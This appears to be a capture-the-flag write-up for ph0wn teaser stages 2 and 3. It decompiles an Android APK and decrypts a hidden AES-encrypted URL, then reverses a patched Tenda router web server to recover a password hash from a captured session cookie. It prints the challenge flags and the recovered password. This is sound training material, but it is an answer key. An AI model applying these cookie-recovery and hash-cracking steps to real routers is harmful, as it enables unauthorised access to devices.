
```
1 Pico le Croco launched a new constellation of satellites. They are
     reachable via the Android app.
2 Download the app from https://teaser.ph0wn.org/static/
     picostar_edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
     .apk
3
4 sha256:
     edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
5
6 This application is Pico-certified for Android 10 or 11 emulators
     x86_64 with Google APIs.
```

This is an APK, so let's unpack it using `apktool`.

```
1 apktool d
     picostar_edcfccda7e90c553e4485cdfe3fbb6d4815c503e2a7e13d3cea47e4fb5c4bc73
     .apk
```

Now we can start the static analysis of this. Visual Studio Code (or, its open source equivalent : VS-Codium) has an extension called APKLab, designed to reverse engineer APK files.

Once the requirements are satisfied we can import the APK in VSCodium. I went with the options `decompile_java` and `--only-main-classes` options.



A new window will open with the decompiled APK. Now we can start hunting for the main code. Let's head to the Android Manifest and check for the main activity.

```
<uses-permission android:name="ph0wn.picostar.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreCom
    <activity android:exported="true" android:name="ph0wn.picostar.SatelliteActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
```

The main activity is in `SatelliteActivity`. Opening it directly shows a `getFlag` function. Probably a good lead :).

```
private void getFlag() {
    try {
        superstar(getResources().getString(R.string.server_ip) + "/" + alien("+60nXLtfb249m+F94blHhMZnUQs13OCFcLFIcSwXjQE=", this.ph0wnIsAwes0me, this.comebacknextyear));
    } catch (Exception e3) {
        e3.printStackTrace();
    }
}
```

Two function are called, - `alien`, which decrypts a decoded Base64 buffer passed as parameter, using

AES-CBC. - `superstar` which performs an HTTP connection to a remote server.

The strange thing is that this function is not called anywhere in the file. I decided to go for the low-hanging fruit anyway and reverse the function.

The server IP is contained in the resources section `R.string.server_ip`

```
superstar(getResources().getString(R.string.server_ip) +
tch (Exception e3) {
```

```
    <string name="mtrl_picker_text_input_day_abbr">d</string>
    <string name="mtrl_picker_text_input_month_abbr">m</string>
    <string name="mtrl_picker_text_input_year_abbr">y</string>
    <string name="mtrl_picker_toggle_to_calendar_input_mode">Switch to calendar input mode</string>
    <string name="mtrl_picker_toggle_to_day_selection">Tap to switch to selecting a day</string>
    <string name="mtrl_picker_toggle_to_text_input_mode">Switch to text input mode</string>
    <string name="mtrl_picker_toggle_to_year_selection">Tap to switch to selecting a year</string>
    <string name="mtrl_timepicker_confirm">OK</string>
    <string name="password_toggle_content_description">Show password</string>
    <string name="path_password_eye">M12,4.5C7,4.5 2.73,7.61 1,12c1.73,4.39 6,7.5 11,7.5s9.27,-3.11 11,-7.5c-
    <string name="path_password_eye_mask_strike_through">M2,4.27 L19.73,22 L22.27,19.46 L4.54,1.73 L4.54,1 L2
    <string name="path_password_eye_mask_visible">M2,4.27 L2,4.27 L4.54,1.73 L4.54,1.73 L4.54,1 L23,1 L23,23
    <string name="path_password_strike_through">M3.27,4.27 L19.74,20.74</string>
    <string name="search_menu_title">Search</string>
    <string name="server_ip">https://34.163.87.133:9950</string>
    <string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

Then it's a matter of decrypting the text. A quick python script will do the trick

```python
from Crypto.Cipher import AES
import base64

def alien(encoded_str, key, iv):
    decoded_bytes = base64.b64decode(encoded_str)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted_bytes = cipher.decrypt(decoded_bytes)
    return decrypted_bytes.decode('utf-8')

server_ip = "https://34.163.87.133:9950"
key = bytes([80, 105, 99, 111, 83, 116, 42, 114, 43, 43, 67, 97, 118, 105, 97, 114])
iv = bytes([83, 105, 120, 116, 101, 101, 110, 32, 98, 121, 116, 101, 32, 73, 86, 33])
encoded_str = "+60nXLtfb249m+F94blHhMZnUQs13OCFcLFIcSwXjQE="

print(f"Decoded alien : '{alien(encoded_str, key, iv).strip()}'")

print(f"Full URL : {server_ip + '/' + alien(encoded_str, key, iv).strip()}")
```

```
Decoded alien : 'we_like_satellite1337'
Full URL : https://34.163.87.133:9950/we_like_satellite1337
```

A nice URL. Let's try to reach it

```
Congratulations, you validated STAGE 2.
Submit your flag to https://teaser.ph0wn.org/hurrayifoundtheflag/submit
Flag: ph0wn{theSt4rsSh1neInTh3SkY}
```

Flag 2 : Check ! Onto stage 3 !

Stage 3

by ghozt

For this step, Pico helps us a lot:

```
=== STAGE 3 ===
With his constellation of satellites, Pico le Croco has managed to
    contact Aliens. This is their message: "We, inhAbiTantz of Tenda,
    h4ve patChed ouR b3st r0uter tech. On http://34.155.175.156 We
    beLi3ve in iT. U donT hav3 n0 sk1LLs to haCk." Pico managed to grab
    the httpd daemon they use and a pcap. Download both (stage3.tar.gz)
    from https://teaser.ph0wn.org/673
    d27d84d17ef194b0dbe4ac02d85a40d75d8e12310cdd538551bef0fecc333 SHA256
    : 2c989c7116cabd8b57c987e503e85bd625d62421d6e408a6ea839b03d4086b72
    httpd 3562
    fa5c4034ae1fc4219f1e58151cacb5fd9c8b450b28d5e94d5a0782605f06 router.
    pcapng ================
```

We download the two provided files:

```
ghozt@maze:~/CTF/playin/phown/step3/files/stage2$ file *
httpd:         ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
router.pcapng: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 65535)
ghozt@maze:~/CTF/playin/phown/step3/files/stage2$
```

Figure 5: files

We can access to the given IP, the web application seems to be a Tenda switch authentication form:





Figure 6: login screen

Pcap capture file This capture contains mainly clear text HTTP network traffic:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.7	192.168.1.1	TCP	66	49813 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000264	192.168.1.7	192.168.1.1	TCP	66	49814 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3	0.024620	192.168.1.1	192.168.1.7	TCP	66	80 → 49813 [SYN, ACK] Seq=0 Ack=1 Win=65320 Len=0 MSS=1420 SACK_PERM WS=128
4	0.024620	192.168.1.1	192.168.1.7	TCP	66	80 → 49814 [SYN, ACK] Seq=0 Ack=1 Win=65320 Len=0 MSS=1420 SACK_PERM WS=128
5	0.024761	192.168.1.7	192.168.1.1	TCP	54	49813 → 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
6	0.024802	192.168.1.7	192.168.1.1	TCP	54	49814 → 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
7	0.024970	192.168.1.7	192.168.1.1	HTTP	653	GET /main.html HTTP/1.1
8	0.025138	192.168.1.7	192.168.1.1	HTTP	550	GET /goform/GetRouterStatus?0.076842746581119 45&_=1717263242062 HTTP/1.1
9	0.047586	192.168.1.1	192.168.1.7	TCP	54	80 → 49813 [ACK] Seq=1 Ack=600 Win=64768 Len=0
10	0.047586	192.168.1.1	192.168.1.7	TCP	54	80 → 49814 [ACK] Seq=1 Ack=497 Win=64896 Len=0
11	0.050617	192.168.1.1	192.168.1.7	HTTP	221	HTTP/1.1 200 OK [Packet size limited during capture]
12	0.053012	192.168.1.1	192.168.1.7	HTTP	433	HTTP/1.1 200 OK [Packet size limited during capture]
13	0.053012	192.168.1.1	192.168.1.7	HTTP	12834	[TCP Previous segment not captured] Continuation
14	0.053133	192.168.1.7	192.168.1.1	TCP	54	49813 → 80 [ACK] Seq=600 Ack=13160 Win=131840 Len=0
15	0.057298	192.168.1.7	192.168.1.1	TCP	54	[TCP ACKed unseen segment] 49814 → 80 [FIN, ACK] Seq=497 Ack=168 Win=131840 Len=0
16	0.063802	192.168.1.1	192.168.1.7	HTTP	482	[TCP Previous segment not captured] Continuation
17	0.063948	192.168.1.7	192.168.1.1	TCP	54	49814 → 80 [RST, ACK] Seq=498 Ack=596 Win=0 Len=0
18	0.068944	192.168.1.7	192.168.1.1	TCP	66	49815 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
19	0.069695	192.168.1.7	192.168.1.1	TCP	66	49816 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
20	0.070255	192.168.1.7	192.168.1.1	TCP	66	49817 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
21	0.070576	192.168.1.7	192.168.1.1	TCP	66	49818 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
22	0.077977	192.168.1.1	192.168.1.7	HTTP	28454	Continuation
23	0.078117	192.168.1.7	192.168.1.1	TCP	54	49813 → 80 [ACK] Seq=600 Ack=41560 Win=131840 Len=0
24	0.079921	192.168.1.1	192.168.1.7	TCP	54	80 → 49814 [ACK] Seq=597 Ack=498 Win=64896 Len=0
25	0.091609	192.168.1.1	192.168.1.7	TCP	66	80 → 49816 [SYN, ACK] Seq=0 Ack=1 Win=65320 Len=0 MSS=1420 SACK_PERM WS=128
26	0.091609	192.168.1.1	192.168.1.7	TCP	66	80 → 49815 [SYN, ACK] Seq=0 Ack=1 Win=65320 Len=0 MSS=1420 SACK_PERM WS=128
27	0.091744	192.168.1.7	192.168.1.1	TCP	54	49816 → 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
28	0.091790	192.168.1.7	192.168.1.1	TCP	54	49815 → 80 [ACK] Seq=1 Ack=1 Win=131840 Len=0
29	0.091931	192.168.1.7	192.168.1.1	HTTP	545	GET /css/reasy-ui.css?ddf99c235f9eb897c1c37f8e2199b7d2 HTTP/1.1
30	0.092076	192.168.1.7	192.168.1.1	HTTP	532	GET /lang/b28n_async.js?ddf99c235f9eb897c1c37f8e2199b7d2 HTTP/1.1

Figure 7: pcap file

The internal IPs corresponds to the targeted router. I also notice some traffic to a md5 rainbow table website (http://reversemd5.com)




Figure 8: md5 website

HTTP requets to this websites does not reveal any password.

By analysing frames corresponding to the switch application, I can identify a session cookie in some requests:

Figure 9: pcap cookie

This frames also gives us the switch version (V15.03.05.18_multi). This version seems to be vulnerable to command injection, buffer overflow, … But all this exploits needs to be run post authentication.

The “password” cookie does not seems to be an md5 (19 bytes). Thus, the link between this cookie

and the reversemd5 website is not very clear to me at this moment :D

I can also observe that a query to /flag is performed, but redirected to the login screen, suggesting that the cookie has expired.

```
607 33.220358    192.168.1.7    192.168.1.1    HTTP    487 GET /flag HTTP/1.1
622 33.269541    192.168.1.7    192.168.1.1    HTTP    493 GET /login.html HTTP/1.1
```

Figure 10: acces to /flag

When in doubt, I still try to inject it into my browser, without success.

httpd ELF Let's analyse the given binary:

```
Type: ELF
Platform: linux-armv7
Architecture: armv7

Libraries:
  libCfm.so
  libcommon.so
  libChipApi.so
  libvos_util.so
  libz.so
  libpthread.so.0
  libnvram.so
  libshared.so
  libtpi.so
  libm.so.0
  libucapi.so
  libgcc_s.so.1
  libc.so.0

Segments:
r-x  0x00008000-0x000f6eb0
rw-  0x000ff000-0x001113ac
---  0x001113b0-0x00111828
---  0x00111830-0x00111844
```

Figure 11: ELF

So this file is an ELF-ARMv7 web server binary. My first thought was to identify is the known CVE are patched or not. This is not the case. However, I still need an authenticated access to exploit theses CVE…

Let's focus on an interessting function called `R7WebsSecurityHandler`. This function seems to be responsible of the authenticated state, or at least the session management. I can see acces to the form POST variables (username and password), as well as the password hash comparison. According to the pcap file, at this moment, my supposition is that the password is stored as MD5.

Javascript files and the website behavior helps me understand that the password is ssend to the server as MD5, with hashing operations done client side on the application as seeen in the capture and in the JavaScript files:




Figure 12: javascript

By searching for the string "password=", I can quickly identify the code responsible for the cookie generation.

```
1 int32_t res
2 if (client == 0xffffffd0)
3     res = strcpy(&cookie, g_Pass)
4 else
5     res = sprintf(&cookie, "%s%s%s", expired_cookie_option + (atoi(
          strrchr(client + 0x30, 0x2e) + 1) << 2), g_Pass, cookie_suffix +
           ((inet_addr(client + 0x30) % 0x50) << 2))
6 if (authOK == 1)  // password OK
```

```
7       res = client_write(client, "Set-Cookie: password=%s; path=/\r.", &
            cookie)
8   else if (authOK == 0)  // password OK
9       res = client_write(client, "Set-Cookie: password=%s; path=/\r.", "
            errorlogin")
10  if (RedirectLocation != 0)
11      res = client_write(client, "Location: %s\r\n", RedirectLocation)
12  client_write(client, &data_dc5a4, res)
13  if ((*(client + 0xd8) & 0x200) == 0 && arg3 != 0 && zx.d(*arg3) != 0)
14      client_write(client, "%s\r\n", arg3)
15  return EndWithHTTPCode(client, HTTPCode)
```

The line 5 helps to understand how the cookie if forged:

- “expired_cookie_option” (based on an array offset)
- MD5 of the password
- “cookie_suffix” (based on an array offset)

Let’s identify what expired_cookie_option and “cookie_suffix” corresponds to.

Cookie suffix seems to be a array of constant values:

```
000dc9c8  cookie_suffix:
000dc9c8                    31 71 77 00 64 65 64 00-65 72 74 00 66 63 76 00-76 67 66 00 6e 72 67 00          1qw.ded.ert.fcv.vgf.nrg.
000dc9e0  78 63 62 00 6a 6b 75 00-63 76 64 00 77 64 76 00-32 64 77 00 6e 6a 6b 00-66 74 62 00 65 66 76 00  xcb.jku.cvd.wdv.2dw.njk.ftb.efv.
000dca00  61 7a 78 00 74 75 6f 00-63 76 62 00 62 63 78 00-65 65 65 00 6d 66 77 00-71 64 72 00 62 68 75 00  azx.tuo.cvb.bcx.eee.mfw.qdr.bhu.
000dca20  69 6c 30 00 33 67 37 00-78 6e 68 00 37 68 74 00-32 33 66 00 63 6d 6a 00-6e 6a 66 00 33 74 38 00  il0.3g7.xnh.7ht.23f.cmj.njf.3t8.
000dca40  61 64 39 00 7a 78 71 00-74 67 62 00 6e 79 6a 00-69 6c 6f 00 74 66 68 00-63 6e 64 00 77 72 78 00  ad9.zxq.tgb.nyj.ilo.tfh.cnd.wrx.
000dca60  34 32 31 00 76 6d 79 00-62 68 79 00 64 66 6a 00-72 6d 78 00 73 6b 68 00-33 79 7a 00 78 77 61 00  421.vmy.bhy.dfj.rmx.skh.3yz.xwa.
000dca80  65 74 66 00 63 78 6e 00-6d 6a 69 00 67 6b 74 00-66 76 61 00 71 70 6e 00-78 64 77 00 6f 69 72 00  etf.cxn.mji.gkt.fva.qpn.xdw.oir.
000dcaa0  6c 6b 66 00 62 64 65 00-74 65 77 00 6d 6e 62 00-64 65 78 00 76 65 73 00-79 6a 64 00 6e 6d 6b 00  lkf.bde.tew.mnb.dex.ves.yjd.nmk.
000dcac0  78 63 76 00 39 68 64 00-35 67 6b 00 32 66 73 00-37 38 76 00 30 33 68 00-31 6d 7a 00 74 63 73 00  xcv.9hd.5gk.2fs.78v.03h.1mz.tcs.
000dcae0  75 6c 61 00 72 6e 73 00-78 6f 77 00 61 6c 62 00-38 39 76 00 33 34 34 00-37 64 77 00 62 62 66 00  ula.rns.xow.alb.89v.344.7dw.bbf.
000dcb00  74 74 74 00 6f 70 70 00                                                  ttt.opp.
```

This table is accessed based on an IP (use of inet_addr) and the offset seems to be the last IP part as integer.

However, the value seen in the pcap file is not present in this table. But remember, aliens have patch the binary…

Let’s have a look to the expired_cookie_option now. Looking at the cross references to this variable, I can identify a piece of code doing some random generation in the R7WebsSecurityHandler function:

Figure 13: expired_cookie_option cross references

Reversing this code, I understand that the expired_cookie_option is nothing more than three lowercase characters generated “randomly”… Indeed, a random number is generated, but then % 26 + ‘a’ is applied on this random, resulting in a lowercase character.

As the seed used in srand(3) is the current time, my first tries consits in crafting valid session cookie. But, in the same way as for the suffix, the cookie in the pcap file does not begin with lowecase characters…

At this point, I know how to craft cookies, but i miss some constants that seems to have been modified.. hum.

I decide to download an official firmware and use bindiff to see if any vulnerabilities or hardcoded values have been induced. But while building some Binary Ninja plugins to export dissassembled code to bindiff format, I kept thinking to this cookie…

Wait, now I know more about the cookie: - expired_cookie_option –> 3 lowercase characters - MD5 - cookie_suffix –> 3 lowercase characters

So I can just retrieve the MD5 hash of the password among the cookie data !!!

Using the same website (reversemd5.com) as seen in the network capture, boum password can be recovered \o/




Figure 14: files

Once authenticated, I can access the /flag page as seen in the pcap :)




Figure 15: files

Then just grab the flag:

```
ghozt@maze:~$ echo -ne 'Dut!fulS0up' | sha256sum
b21abc907ad4742969a9970e36ecc8efa995f1720270090a3c7184abacd65061  -
```




